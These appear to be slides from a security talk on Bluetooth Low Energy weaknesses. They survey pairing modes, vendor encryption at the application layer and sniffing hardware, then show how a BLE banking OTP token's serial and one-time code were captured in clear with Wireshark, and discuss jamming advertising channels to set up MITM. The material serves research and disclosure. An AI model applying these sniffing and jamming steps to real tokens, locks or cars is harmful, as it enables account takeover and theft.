
- Broadcast „shuffling” values - change values, only vendor's mobile application can decode them.
- Offline usage = several limitations (hardware, software). E.g. one vendor is shuffling only 12 values.
- Vendors guard the “shuffling” algorithm's technical details as top-secret intellectual property
- Depending on the level of risk, it would be better to not rely on beacons for critical functionality.

# BLE CENTRAL <-> PERIPHERAL

# BLE central <-> peripheral




# Typical connection flow



# Services, characteristics

- Service – groups several characteristics
- Characteristic – contains a single value
- Descriptor – additional data
- Properties – read/write/notify...
- Value – actual value



# LINK LAYER SECURITY

# Bluetooth 4 security (specification)

- Pairing
- Key Generation
- Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

- Signed Data

<https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx>

The screenshot shows the Bluetooth Developer Portal homepage. The top navigation bar includes links for 'Technology Overview' (which is highlighted in orange), 'Tools & Resources', 'GATT Specifications', and 'Developer Showcase'. Below the navigation, a breadcrumb trail shows 'Home > Technology Overview > LE Security'. A large, bold heading 'Security, Bluetooth Smart (Low Energy)' is centered on the page.

# Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack.”

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

# Bluetooth 4.0 - pairing

## Pairing (once, in a secure environment)

- **JustWorks** (R) – most common, devices without display cannot implement other
- **6-digit PIN** – if the device has a display
- Out of band – not yet spotted in the wild
- BLE 4.2 introduces elliptic curves

Establish Long Term Key, and store it to secure future communication ("bonding")

*"Just Works and Passkey Entry do not provide any passive eavesdropping protection"*


Mike Ryan, <https://www.lacklustre.net/bluetooth/>

# BLE security - practice

- 8 of 10 tested devices do not implement BLE-layer encryption
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

# BLE security - practice

- Security in "application" layer (GATT)
- Various authentication schemes
  - Static password/key
  - Challenge-response (most common)
  - PKI
- Requests/responses encryption
- No single standard, library, protocol
- Own crypto, based usually on AES



# How Secure is

?

uses a combination of hardware and technology to ensure the device is secure.

**Bluetooth:** uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.

By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, is safe from criminals, hackers, and thieves.


To protect your transactions from unauthc  
operates in accordance with the highest card payment industry security standards:

- › PCI-DSS (Payment Card Industry Data Security Standard) is the highest security standard used in the credit card industry concerning data transfer and data storage.
- › SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are 'encryption protocols' that protect data that is transmitted over the internet. We are using 256-bit encryption, the highest possible level at present.
- › PGP (Pretty Good Privacy) is an international standard for secure personal data storage.

Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.

After 67 years of home security innovations, millions of families rely on for peace of mind. 's long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in engineered for both maximum security and performance.

# No more questions...




Google

[View full report in Google Trends](#)

# BLE SNIFFING?

# Sniffing – BLE RF essentials



<http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/>

# BLE channel hopping

37 channels for data,  
3 for advertisements

## Hopping

- Hop along 37 data channels
- One data packet per channel
- Next channel  $\equiv$  channel + hop increment (mod 37)
- Time between hops: hop interval

3 → 10 → 17 → 24 → 31 → 1 → 8 → 15 → ...  
hop increment = 7

12

Mike Ryan

Bluetooth Smart / Bluetooth LE

USENIX WOOT, August 2013

[http://lacklustre.net/bluetooth/bluetooth\\_with\\_low\\_energy\\_comes\\_low\\_security-mikeryan-usenix\\_woot\\_2013-slides.pdf](http://lacklustre.net/bluetooth/bluetooth_with_low_energy_comes_low_security-mikeryan-usenix_woot_2013-slides.pdf)

# Pro devices (\$\$\$) – scan whole spectrum



Ellisys Bluetooth Explorer 400  
All-in-One Bluetooth® Protocol  
Analysis System

<http://www.ellisys.com/products/bex400/>



ComProbe BPA® 600 Dual  
Mode Bluetooth®  
Protocol Analyzer

<http://www.fte.com/products/BPA600.aspx>

# Passive sniffing – Ubertooth (120\$)

- Open-source (software, hardware).
- RF-level sniffing, possible to inspect in Wireshark
- Need 3 of them to sniff all 3 adv channels, then follow hopping
- <http://greatscottgadgets.com/ubertoothone/>



# Adafruit nRF51822

- \$29.95
- Wireshark integration
- Some Linux scripts?
- Not quite stable, but works

The screenshot shows the Adafruit nRF51822 USB dongle on the right, which is a small black PCB with a red antenna and a USB connector. To its left is a screenshot of the Wireshark network traffic analyzer. The Wireshark interface shows a list of captured packets. The first two packets are LE LL ADV\_IND frames. The third packet is expanded to show its details: it's a Nordic BLE sniper meta frame (Frame 1338) with an Access Address of 0x8e89bed6, a Packet Header of 0x2240 (ADV\_IND), and an Advertising Address of e4:c6:c7:31:95:11. The "Advertising Data" section is highlighted with a red box and contains the "Appearance: Generic Tag" field. A warning message is overlaid on the Wireshark window: "Since nRF-Sniffer is a passive solution that is simply scanning packets over the air, there is the possibility of missing packets using this tool (or any other passive sniffing solution). In order to capture as many packets as possible, be sure to run the sniffer on a USB bus that isn't busy and avoid running it in a virtual machine since this can introduce significant latency over USB." The bottom of the Wireshark window shows the raw hex and ASCII data of the selected packet.

<https://www.adafruit.com/product/2269>

<https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer>

# Authentication OTP token

Press button, mobile app reads indication via BLE and authenticates to bank.



# The auth request from mobile app

GET

/DPBTTokenSDKServerDemo/loginService?online=true&serialNumber=**3600204175**&otp=**560646**

HTTP/1.1 200 OK

```
{"returnCode":0,"beneficiaryList":[{"name":"Hgh","identifier":"8099ad9fe61a4f77b97741c9c4e0a28f","iban":"DE94449098"}],"transactionList":[{"amount":"2","name":"Hgh","date":"1465336061783"}, {"amount":"111","name":"Hgh","date":"1465300841554"}],"returnMessage":"Operation successful"}
```

# Advertisement in Wireshark

The screenshot shows a Wireshark capture window titled "Capturing from \\pipe\wireshark\_nordic\_ble [Wireshark 1.12.13 (v1.12.13-0-g969649d from master-1.12)]". The filter bar at the top contains the text "btle". The main pane displays a list of 8 captured packets. The details pane shows the following information for the selected packet (Frame 7):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Slave	Master	LE LL	62	ADV_IND[Malformed Packet]
2	0.373618000	Slave	Master	LE LL	62	ADV_IND
3	16.029562000	Slave	Master	LE LL	62	ADV_IND
4	18.158558000	Slave	Master	LE LL	62	ADV_IND
5	18.187281000	Slave	Master	LE LL	62	ADV_IND
6	46.350922000	Slave	Master	LE LL	30	SCAN_REQ[Malformed Packet]
7	103.001060000	Slave	Master	LE LL	62	Unknown
8	103.194011000	Slave	Master	LE LL	62	ADV_IND

The expanded details for Frame 7 show:

- Frame 7: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
- Nordic BLE sniffer meta
- Bluetooth Low Energy Link Layer**
  - Access Address: 0x8e89bed6
  - Packet Header: 0x2448 (PDU Type: Unknown, TxAdd=false, RxAdd=false)
  - unknown data
  - CRC: 0x1f5537


The hex and ASCII panes below show the raw bytes of the selected frame:

Hex	ASCII
0000 07 06 37 01 12 75 06 0a 00 26 5b 00 00 7e 56 60	..7.u... .&[..~v`
0010 03 d6 be 89 8e 48 24 2b ad 3a bb ae ee 02 01 02	....HS+ ..:....
0020 0c 09 47 8f 20 32 39 35 2d 30 34 31 37 cd ff 01	.G. 295 -0417...
0030 9f 33 36 30 30 32 30 34 31 37 35 f8 aa ec	.3600204 175...

At the bottom, the status bar indicates "Text item (text), 36 bytes" and "Packets: 8 · Displayed: 8 (100,0%)".

# Serial broadcasted in advertisement

- GET  
`/DPBTTokenSDKServerDemo/loginService?online=true&serialNumber=3600204175&otp=560646`



.. / .. U .. . & L .. ~ V  
H \$ + : .. .  
. G. 295 - 0417 ...  
3600204 175 ..

Capturing from \\pipe\wireshark\_nordic\_ble [Wireshark 1.12.13 (v1.12.13-0-g969649d from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: btle Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
182	588.7088570000000	slave	Master	LE LL	26	Empty PDU
183	588.8121920000000	Master	Slave	LE LL	26	Empty PDU
184	588.8179270000000	slave	Master	LE LL	26	Empty PDU
185	588.8627550000000	Master	Slave	LE LL	26	Empty PDU
186	588.8690500000000	slave	Master	ATT	45	Rcvd Handle value indication, Handl
187	588.9102870000000	Master	Slave	ATT	31	Rcvd Handle Value Confirmation
188	588.9161100000000	slave	Master	LE LL	26	Empty PDU
189	588.9587150000000	Master	Slave	LE LL	26	Empty PDU
190	588.9632710000000	slave	Master	LE LL	26	Empty PDU
191	589.0067920000000	Master	slave	LE LL	26	Empty PDU

Frame 186: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface 0  
Nordic BLE sniffer meta  
Bluetooth Low Energy Link Layer  
Bluetooth L2CAP Protocol  
Bluetooth Attribute Protocol

0000 07 06 26 01 6a 03 06 0a 01 19 4e 42 00 97 00 00 ...&.j.... .NB....  
0010 00 95 94 9a af 06 13 0f 00 04 00 1d 18 00 00 02 .....  
0020 01 00 06 35 36 30 36 34 36 00 11 9d 3c ...56064 6...<

\\pipe\wireshark\_nordic\_ble: <live capture i... Packets: 203 · Displayed: 203 (100,0%) Profile: Default

# Read OTP value indication

GET

/DPBTTokenSDKServerDemo/loginService?online=true  
&serialNumber=3600204175&otp=**560646**


---

... & j ... NB ...  
::: 56064 6 :::<


# BACK TO CAR HACKING...

# Sniffing?

- We can sniff the link communication, but it is encrypted on GATT layer.



# Maybe jamming?



*"It's like they designed the protocol itself to stop us from doing this exact thing"*

Richo Healey, Mike Ryan – Hacking Electric Skateboard, Defcon 23


# Jamming

- Jam just the selected advertising channels
- May be useful for an attacker to break ongoing connection – to perform other attacks (e.g. MITM).
- However most devices do not keep constant connections.

